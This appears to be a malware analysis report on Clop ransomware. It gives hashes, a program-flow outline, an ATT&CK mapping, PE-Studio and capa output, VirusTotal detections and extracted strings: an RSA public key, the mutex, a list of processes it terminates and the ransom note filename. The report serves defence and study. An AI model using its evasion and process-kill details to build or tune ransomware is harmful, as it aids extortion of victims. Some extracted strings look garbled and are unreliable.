Malware Analysis Report

Clop Ransomware

December 6 | BY Fahad Ali | v1.0


Table of Contents

Executive Summary

SHA256 HASH	3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccfc1207

Clop Ransomware belonging to a popular Crypto mix ransomware family is a dangerous file encrypting virus which actively avoids the security unprotected system and encrypts the saved files by planting the .Clop extension.It exploits AES cipher to encrypt pictures, videos, music, databases papers, and attach .CLOP or .CIOP file extension, which prevents victims from accessing personal data. For example,"sample.jpg" is renamed to "sample.jpg.Clop". Recently, Clop ransomware has been associated with cybercriminals who have been using Accellion File Transfer Appliance (FTA) vulnerabilities: CVE-2021-27101, CVE-2021-27102, CVE-2021-27103, and CVE-2021-27104. The exploitation of these flaws led to the compromise of high-profile organizations starting in February. Also, there has been evidence of an affiliate utilizing a webshell dobbed DEWMODE that was being used to steal data from Accellion FTA devices.

Programme Flow:



Program Flow.

Processes deletion

mutex creation
CLOP 666

Thread creation

starting
address sub_40DF0

function sub_40B380
public key is passed as
a string

(The above function enumerates resources
and if resource matches it calls

sub_40B480

sub-40B480


This creates new thread with function
start address as starting address

Start Address

Generates cryptographic key & exports it

Encrypts the contents/file
in sub_40D040

TTPS:



urce pment	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
	Content Injection	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration	Account Access Removal
	Drive-by Compromise	**Command and Scripting Interpreter**	Boot or Logon Autostart Execution	Account Manipulation	Build Image on Host	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
	Exploit Public-Facing Application	Container Administration Command	Boot or Logon Initialization Scripts	Boot or Logon Autostart Execution	**Debugger Evasion**	Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol	**Data Encrypted for Impact**
	External Remote Services	Deploy Container	Browser Extensions	Boot or Logon Initialization Scripts	**Deobfuscate/Decode Files or Information**	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Encoding	Exfiltration Over C2 Channel	Data Manipulation
	Hardware Additions	Exploitation for Client Execution	Compromise Client Software Binary	Create or Modify System Process	Deploy Container	Forge Web Credentials	Cloud Service Dashboard	Remote Services	Clipboard Data	Data Obfuscation	Exfiltration Over Other Network Medium	Defacement
	Phishing	Inter-Process Communication	Create Account	Domain Policy Modification	Domain Policy Modification	Input Capture	Cloud Service Discovery	Software Deployment Tools	Data from Cloud Storage	Dynamic Resolution	Exfiltration Over Physical Medium	Disk Wipe
	Supply Chain Compromise	Native API	Create or Modify System Process	Escape to Host	Execution Guardrails	Modify Authentication Process	Cloud Storage Object Discovery	Taint Shared Content	Data from Configuration Repository	Encrypted Channel	Exfiltration Over Web Service	Endpoint Denial of Service
	Trusted Relationship	Scheduled Task/Job	Event Triggered Execution	Event Triggered Execution	Exploitation for Defense Evasion	Multi-Factor Authentication Interception	Container and Resource Discovery	Use Alternate Authentication Material	Data from Information Repositories	Fallback Channels	Scheduled Transfer	Financial Theft
	Valid Accounts	Serverless Execution	External Remote Services	Exploitation for Privilege Escalation	File and Directory Permissions Modification	Multi-Factor Authentication Request Generation	**Debugger Evasion**		**Data from Local System**	Ingress Tool Transfer	Transfer Data to Cloud Account	Firmware Corruption
		Shared Modules	Hijack Execution Flow	Hijack Execution Flow	Hide Artifacts	Network Sniffing	Device Driver Discovery		Data from Network Shared Drive	Multi-Stage Channels		Inhibit System Recovery
		Software Deployment Tools	Implant Internal Image	**Process Injection**	Hijack Execution Flow	OS Credential Dumping	**File and Directory Discovery**		Data from Removable Media	Non-Application Layer Protocol		Network Denial of Service
		System Services	Modify Authentication Process	Scheduled Task/Job	Impair Defenses	Steal Application Access Token	Log Enumeration		Data Staged	Non-Standard Port		Resource Hijacking
		User Execution	Office Application Startup	Valid Accounts	Impersonation	Steal or Forge Authentication Certificates	Network Service Discovery		Email Collection	Protocol Tunneling		Service Stop
			Power Settings		Indicator Removal	Steal or Forge Kerberos Tickets	Network Share Discovery		Input Capture	Proxy		System Shutdown/Reboot
			Pre-OS Boot		**Masquerading**	Steal Web Session Cookie	Network Sniffing		Screen Capture	Remote Access Software		
			Scheduled Task/Job		Modify Authentication Process	Unsecured Credentials	Password Policy Discovery		Video Capture	Traffic Signaling		
			Server Software Component		Modify Cloud Compute Infrastructure		Peripheral Device Discovery			Web Service		
			Traffic Signaling		Modify System Image		Permission Groups Discovery					
			Valid Accounts		Network Boundary Bridging		**Process Discovery**					
					Obfuscated Files or Information		Remote System Discovery					
					Plist File Modification		Software Discovery					
					Pre-OS Boot		**System Information Discovery**					
					Process		System Location					

LIST OF TOOLS USED

1. Basic static analysis

- Strings and Floss
- PE-View
- PE-Studio
- Capa

2. Basic Dynamic Analysis

- Wireshark
- Process Hacker
- Procmon

3. Advanced Static Analysis

- Cutter
- Ida Pro


4. Advanced Dynamic Analysis

- X32dbg

Basic Static Analysis

PE-View and PE-Studio:

PE-Studio




pestudio 9.15 - Malware Initial Assessment - www.winitor.com [c:\users\husky\desktop\3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccfc1207.exe]

- c:\users\husky\desktop\3320f11728458d01eef62e
  - indicators (39)
  - virustotal (warning)
  - dos-header (64 bytes)
  - dos-stub (192 bytes)
  - rich-header (12)
  - file-header (Feb.2019)
  - optional-header (GUI)
  - directories (6)
  - sections (file)
  - libraries (blacklist) *
  - imports (149) *
  - exports (n/a)
  - tls-callbacks (n/a)
  - resources (unknown) *
  - strings (1628)
  - debug (PGO)
  - manifest (asInvoker)
  - version (n/a)
  - certificate (n/a)
  - overlay (n/a)


property	value
md5	8752A7A052BA75239B86B0DA1D483DD7
sha1	6EEEF883D209D02A05AE9E6A2F37C6CBF69F4D89
sha256	3320F11728458D01EEF62E10E48897EC1C2277C1FE1AA2D471A16B4DCCFC1207
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	102912 (bytes)
size-without-overlay	n/a
entropy	6.080
imphash	117E13D006A6767ED68A883857EC6B70
signature	Microsoft Visual C++ 8
entry-point	E8 90 03 00 00 E9 8E FE FF FF 55 8B EC 6A 00 FF 15 90 E1 40 00 FF 75 08 FF 15 8C E1 40 00 68 09 04
file-version	n/a
description	n/a
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x5C59D4CE (Tue Feb 05 10:24:14 2019)
debugger-stamp	0x5C59D4CE (Tue Feb 05 10:24:14 2019)
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

sha256: 3320F11728458D01EEF62E10E48897EC1C2277C1FE1AA2D471A16B4DCCFC1207 | cpu: 32-bit | file-type: executable | subsystem: GUI | entry-point: 0x00001237

Capa:




```
+-----------------------------+--------------------------------------------------------------------------------+
| MBC Objective               | MBC Behavior                                                                   |
|-----------------------------+--------------------------------------------------------------------------------|
| CRYPTOGRAPHY                | Decrypt Data [C0031]                                                           |
|                             | Encrypt Data::RC4 [C0027.009]                                                  |
|                             | Encrypt Data [C0027]                                                           |
|                             | Generate Pseudo-random Sequence::RC4 PRGA [C0021.004]                          |
| DATA                        | Encoding::XOR [C0026.002]                                                      |
| DEFENSE EVASION             | Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]       |
| FILE SYSTEM                 | Delete File [C0047]                                                            |
|                             | Read File [C0051]                                                              |
|                             | Set File Attributes [C0050]                                                    |
|                             | Write File [C0052]                                                             |
| PROCESS                     | Allocate Thread Local Storage [C0040]                                          |
|                             | Check Mutex [C0043]                                                            |
|                             | Create Mutex [C0042]                                                           |
|                             | Create Thread [C0038]                                                          |
|                             | Set Thread Local Storage Value [C0041]                                         |
|                             | Terminate Process [C0018]                                                      |
+-----------------------------+--------------------------------------------------------------------------------+
```



```
+------------------------------------------------------+------------------------------------------------------+
| CAPABILITY                                           | NAMESPACE                                            |
|------------------------------------------------------+------------------------------------------------------|
| decode data using Base64 via WinAPI                  | data-manipulation/encoding/base64                    |
| encode data using XOR (2 matches)                    | data-manipulation/encoding/xor                       |
| encrypt or decrypt via WinCrypt                      | data-manipulation/encryption                         |
| encrypt data using RC4 PRGA                          | data-manipulation/encryption/rc4                     |
| contain a resource (.rsrc) section                   | executable/pe/section/rsrc                           |
| extract resource via kernel32 functions              | executable/resource                                  |
| accept command line arguments                        | host-interaction/cli                                 |
| query environment variable                           | host-interaction/environment-variable                |
| get common file path                                 | host-interaction/file-system                         |
| delete file                                          | host-interaction/file-system/delete                  |
| enumerate files recursively (2 matches)              | host-interaction/file-system/files/list              |
| set file attributes                                  | host-interaction/file-system/meta                    |
| move file                                            | host-interaction/file-system/move                    |
| read file                                            | host-interaction/file-system/read                    |
| write file (7 matches)                               | host-interaction/file-system/write                   |
| get disk information                                 | host-interaction/hardware/storage                    |
| check mutex and exit                                 | host-interaction/mutex                               |
| enumerate network shares                             | host-interaction/network                             |
| allocate thread local storage (2 matches)            | host-interaction/process                             |
| get thread local storage value                       | host-interaction/process                             |
| set thread local storage value (2 matches)           | host-interaction/process                             |
| enumerate processes                                  | host-interaction/process/list                        |
| terminate process (5 matches)                        | host-interaction/process/terminate                   |
| terminate process via fastfail (4 matches)           | host-interaction/process/terminate                   |
| create thread (6 matches)                            | host-interaction/thread/create                       |
| link function at runtime                             | linking/runtime-linking                              |
| parse PE header (3 matches)                          | load-code/pe                                         |
```

VIRTUAL TOTAL RESULT

The scanned results display the number of antivirus engines that detect the sample as malicious and the total number of engines that analyzed it.



3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccfc1207

62 / 72

Community Score

62 security vendors and 4 sandboxes flagged this file as malicious

3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccfc1207
clop.exe

Size 100.50 KB

Last Analysis Date 11 days ago

peexe · checks-cpu-name · runtime-modules · detect-debug-environment · long-sleeps · direct-cpu-clock-access · checks-user-input · checks-usb-bus

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: ransomware.clop/encoder

Threat categories: ransomware, trojan

Family labels: clop, encoder, hydracrypt

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Trojan/Win32.ClopRansom.R356895	Alibaba	Trojan:Win32/Clop.ali1000152
ALYac	Trojan.Ransom.Filecoder	Antiy-AVL	Trojan[Ransom]/Win32.Ta505
Arcabit	Generic.Ransom.Clop.A771CD1F	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira (no cloud)	TR/AD.Nekark.iemki
BitDefender	Generic.Ransom.Clop.A771CD1F	BitDefenderTheta	Gen:NN.ZexaF.36792.gyW@aaF7llpi
Bkav Pro	W32.Common.FEDBF8B1	CrowdStrike Falcon	Win/malicious_confidence_100% (W)

Strings and Floss Output

Interesting Strings	BEGIN PUBLIC KEY----- MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpEnzYAtPzcmKn w41bLkkkDDmZ 1YB4weOpyx0lY8gVl0gvveTMKhmhYNzjc5uQfXH3fbGmbbdELle/u7Ysd XkuNHRQ ThnFfs+q7SIw1nibfYa4c9KA4ftfr69dZTt4T/RzRzsISVNU1Q6me59k9bBq xgiy DRjJhl79BT65Ggn+uQIDAQAB -----END PUBLIC KEY----- Clop //…// 1234567890 Clopfdwsjkjr23LKhuifdhwui73826ygGKUJFHGdwsieflkdsj324765tZPKQ WLjwNVBFHewiuhryui32JKG CryptReleaseContext CryptGenKey CryptExportKey CryptEncrypt CryptAcquireContextW CryptDestroyKey ADVAPI32.dll **Antidebugger technique:** IsDebuggerPresent Program Files (x86) PROGRAM FILES (X86) Program Files PROGRAM FILES \\?\%s \\?\%s *.* Desktop DESKTOP *.* -*.* zoolz.exe mysqld-nt.exe syntime.exe agntsv.exe

	mysqld-opt.exe tbirdonfig.exe dbeng50.exe oautoupds.exe thebat.exe dbsnmp.exe oomm.exe thebat64.exe ensv.exe ossd.exe thunderbird.exe exel.exe onenote.exe visio.exe firefoxonfig.exe orale.exe winword.exe infopath.exe outlook.exe wordpad.exe isqlplussv.exe powerpnt.exe xfssvon.exe msaess.exe sqboreservie.exe tmlisten.exe msftesql.exe sqlagent.exe PNTMon.exe mspub.exe sqlbrowser.exe NTAoSMgr.exe mydesktopqos.exe sqlservr.exe Ntrtsan.exe mydesktopservie.exe sqlwriter.exe mbamtray.exe mysqld.exe steam.exe CLOP#666 A%s\ClopReadMe.txt SIXSIX ClopReadMe.txt

